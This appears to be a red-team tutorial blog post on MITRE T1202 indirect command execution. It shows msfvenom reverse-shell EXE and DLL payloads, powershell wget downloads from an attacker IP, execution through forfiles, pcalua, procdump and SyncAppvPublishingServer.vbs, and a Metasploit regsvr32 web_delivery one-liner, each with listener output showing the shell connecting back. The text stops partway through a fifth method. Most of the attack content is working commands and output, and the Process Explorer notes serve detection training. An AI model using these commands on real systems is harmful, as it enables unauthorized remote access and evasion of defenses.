Indirect Command Execution: Defense Evasion (T1202)

March 17, 2022 By Raj Chandel

Introduction

Indirect Command Execution is a defense evasion technique that is often used by Red Teams in which an adversary tries to bypass certain defense filters put in place which may restrict certain types of scripts/executables from running. Various Windows utilities may be used to execute commands, possibly without invoking cmd. For example, if a firewall is restricting DLL execution, it can be bypassed using a procdump method or if there is a whitelist on certain executables containing pcalua.exe, it can be used to execute other executables. Some of these methods are discussed in this article.

MITRE TACTIC: Defense Evasion (TA0005)

MITRE TECHNIQUE ID: T1202 (Indirect Command Execution)

Table of content

Malicious EXE Creation

First, we need to create an executable that will be executed. This is a simple simulation of what might happen in a real-time Red Team scenario. We'll use msfvenom to create a simple reverse shell. After that, we need to upload this exe into the victim machine using a python server.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=4444 -f exe > shell.exe
python3 -m http.server 80
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now, we can upload this executable to the already compromised victim device using powershell wget

```
powershell wget 192.168.0.89/shell.exe -O C:\Users\Public\shell.exe
```

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49847
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>powershell wget 192.168.0.89/shell.exe -O C:\Users\Public\shell.exe
powershell wget 192.168.0.89/shell.exe -O C:\Users\Public\shell.exe

C:\Users\Public>
```

Now, the file is uploaded in the **C:\Users\Public** directory for further use.

Method 1 – forfiles

According to Microsoft, “Selects and runs a command on a file or set of files. This command is most commonly used in batch files.” Here, /p specifies the path where forfiles will search for the search mask defined by /m flag (here, calc.exe). However, anything after the /c flag is the actual command. Hence, forfiles will now run our custom-made shell.

```
forfiles /p c:\windows\system32 /m calc.exe /c C:\Users\Public\shell.exe
```

```
C:\Users\Public>forfiles /p c:\windows\system32 /m calc.exe /c C:\Users\Public\shell.exe
forfiles /p c:\windows\system32 /m calc.exe /c C:\Users\Public\shell.exe
```


On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49897
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
workstation01\hex

C:\Users\Public>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, forfiles.exe is running a suspicious file “shell.exe”



Method 2 – pcalua.exe

The Program Compatibility Assistant is an automatic feature of Windows that runs when it detects an older program has a compatibility problem. Because of the utility of this executable, this is more often whitelisted in

the systems. This can also run custom exe in compatibility mode. We can run our executable using the program with "-a" flag like:

```
pcalua.exe -a C:\Users\Public\shell.exe
```

```
C:\Users\Public>pcalua.exe -a C:\Users\Public\shell.exe
pcalua.exe -a C:\Users\Public\shell.exe

C:\Users\Public>
```


On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49897
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
workstation01\hex

C:\Users\Public>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, shell.exe has spawned as a standalone process.



Method 3 – procdump.exe (DLL method)

ProcDump is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike that an administrator or developer can use to determine the cause of the spike. This binary, developed by sysinternals team, can also be used to execute a DLL file by utilizing the 'MiniDumpCallbackRoutine' exported function. A valid ongoing process has to be provided as the memory dump of that process will be created while loading this DLL onto it.

First, we need to create our DLL payload using msfvenom

```
msfvenom -p windows/shell_reverse_tcp -f dll LHOST=192.168.0.89 LPORT=4444 > shell.dll
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp -f dll LHOST=192.168.0.89 LPORT=4444 > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 8704 bytes


┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
```

Once, the DLL has been uploaded onto the victim system, using python server and powershell wget utility, procdump can be run with the "-md" option

```
C:\Sysinternals\procdump.exe -md shell.dll explorer.exe
```

```
C:\Users\Public>powershell wget 192.168.0.89/shell.dll -O shell.dll
powershell wget 192.168.0.89/shell.dll -O shell.dll

C:\Users\Public>C:\Sysinternals\procdump.exe -md shell.dll explorer.exe
C:\Sysinternals\procdump.exe -md shell.dll explorer.exe
```


On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49878
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
workstation01\hex

C:\Users\Public>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, our DLL has been executed using rundll as a child process of procdump.



Method 4 – SyncAppvPublishingServer.vbs

SyncAppvPublishingServer.vbs is a script available in newer versions on Windows 10 and 11 only. This is developed by Microsoft and can be used for MS Application Virtualization. It can also be indirectly used for executing EXE. This is achieved by .NET cmdlet known as “Start-Process”

```
SyncAppvPublishingServer.vbs "n; Start-Process C:\Users\Public\shell.exe"
```

```
C:\Users\Public>SyncAppvPublishingServer.vbs "n; Start-Process C:\Users\Public\shell.exe"
SyncAppvPublishingServer.vbs "n; Start-Process C:\Users\Public\shell.exe"

C:\Users\Public>
```

On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.119] 1112
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
desktop-9gsgko9\hex

C:\Users\Public>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, a conhost has been spawned inside a powershell process.

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		1,860 K	65,736 K	88		
System Idle Process	6.82	56 K	8 K	0		
System	0.76	192 K	152 K	4		
Interrupts	0.76	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		504 K	1,204 K	324		
Memory Compression	0.76	188 K	23,068 K	1484		
csrss.exe		1,668 K	5,200 K	428		
csrss.exe	< 0.01	1,696 K	5,272 K	508		
wininit.exe		1,356 K	6,952 K	528		
winlogon.exe		2,624 K	12,212 K	584		
fontdrvhost.exe		3,140 K	6,948 K	812		
dwm.exe	< 0.01	71,704 K	120,824 K	60		
explorer.exe	0.76	79,020 K	143,692 K	4864	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	< 0.01	23,708 K	42,776 K	6252	VMware Tools Core Service	VMware, Inc.
cmd.exe		3,780 K	4,412 K	6412	Windows Command Processor	Microsoft Corporation
conhost.exe		7,244 K	18,260 K	5080	Console Window Host	Microsoft Corporation
nc64.exe	< 0.01	940 K	4,772 K	1116		
cmd.exe		8,696 K	13,664 K	2788	Windows Command Processor	Microsoft Corporation
procexp64.exe	3.03	21,156 K	41,792 K	108	Sysinternals Process Explorer	Sysinternals - www.sysinter...
csrss.exe	< 0.01	1,544 K	4,736 K	4068		
winlogon.exe		2,252 K	8,904 K	4848		
LogonUI.exe		19,684 K	58,920 K	1584		
dwm.exe	< 0.01	35,932 K	50,772 K	4780		
fontdrvhost.exe		1,364 K	3,780 K	4708		
powershell.exe	78.01	62,224 K	73,124 K	4972	Windows PowerShell	Microsoft Corporation
conhost.exe	< 0.01	3,504 K	13,176 K	2008	Console Window Host	Microsoft Corporation

Since just passing in the exe's path can make the VBS script execute it, we can also use the regsrv32 method in Metasploit.

```
use multi/script/web_delivery
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.0.89
set lport 1337
set target 3
run
```

```
msf6 > use multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.0.89
lhost ⇒ 192.168.0.89
msf6 exploit(multi/script/web_delivery) > set lport 1337
lport ⇒ 1337
msf6 exploit(multi/script/web_delivery) > set target 3
target ⇒ 3
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.89:1337
[*] Using URL: http://0.0.0.0:8080/qYRAgZv3qAaNC
[*] Local IP: http://192.168.0.89:8080/qYRAgZv3qAaNC
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.0.89:8080/qYRAgZv3qAaNC.sct scrobj.dll
msf6 exploit(multi/script/web_delivery) >
```

Now, we can inject this command into the SyncAppvPublishingServer.vbs script by giving a break clause and then the one liner.

```
SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.0.89:8080/qYRAgZv3qAaNC.sc
scrobj.dll"
```

```
C:\Users\Public>SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.0.89:8080/F3w2e8tluTj.sct scrobj.dll"
SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.0.89:8080/F3w2e8tluTj.sct scrobj.dll"

C:\Users\Public>
```

On our Metasploit console, we receive a reverse shell!


```
msf6 exploit(multi/script/web_delivery) > [*] 192.168.0.119    web_delivery - Handling .sct Request
[*] 192.168.0.119    web_delivery - Delivering Payload (3733 bytes)
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.89:1337 → 192.168.0.119:1099 ) at 2022-03-17 02:48:56 -0400
[*] 192.168.0.119    web_delivery - Handling .sct Request
[*] 192.168.0.119    web_delivery - Delivering Payload (3727 bytes)
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 2 opened (192.168.0.89:1337 → 192.168.0.119:1102 ) at 2022-03-17 02:49:41 -0400
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  DESKTOP-9GSGKO9\hex @ DESKTOP-9GSGKO9  192.168.0.89:1337 → 192.168.0.119:109
  2         meterpreter x64/windows  DESKTOP-9GSGKO9\hex @ DESKTOP-9GSGKO9  192.168.0.89:1337 → 192.168.0.119:110

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, a conhost has been spawned inside a powershell process.



Method 5 – wlrmdr.exe

Windows Logon Reminder (wlrmdr.exe) is an executable file available by default in Microsoft which often throws up balloon reminders saying that Windows needs to lock and unlock the device in order to update windows login credentials. Here, this tool is taking a bunch of flags for input.

-s : Time to show notification in milliseconds. Use 0 to display the notification without a timeout.

-f <x> One or more of the following values that indicate an icon to display in the notification.

0x00000000 = Do not display an icon.

0x00000001 = Display an information icon.

0x00000002 = Display a warning icon.

0x00000003 = Display an error icon.

0x00000004 = Icon of keys.

0x00000010 = Do not play the associated sound.


x is decimal. To display an information icon without sound = 0x01 + 0x10 = 0x11 = 17 decimal

-t: Text first Line

-m: Text second Line

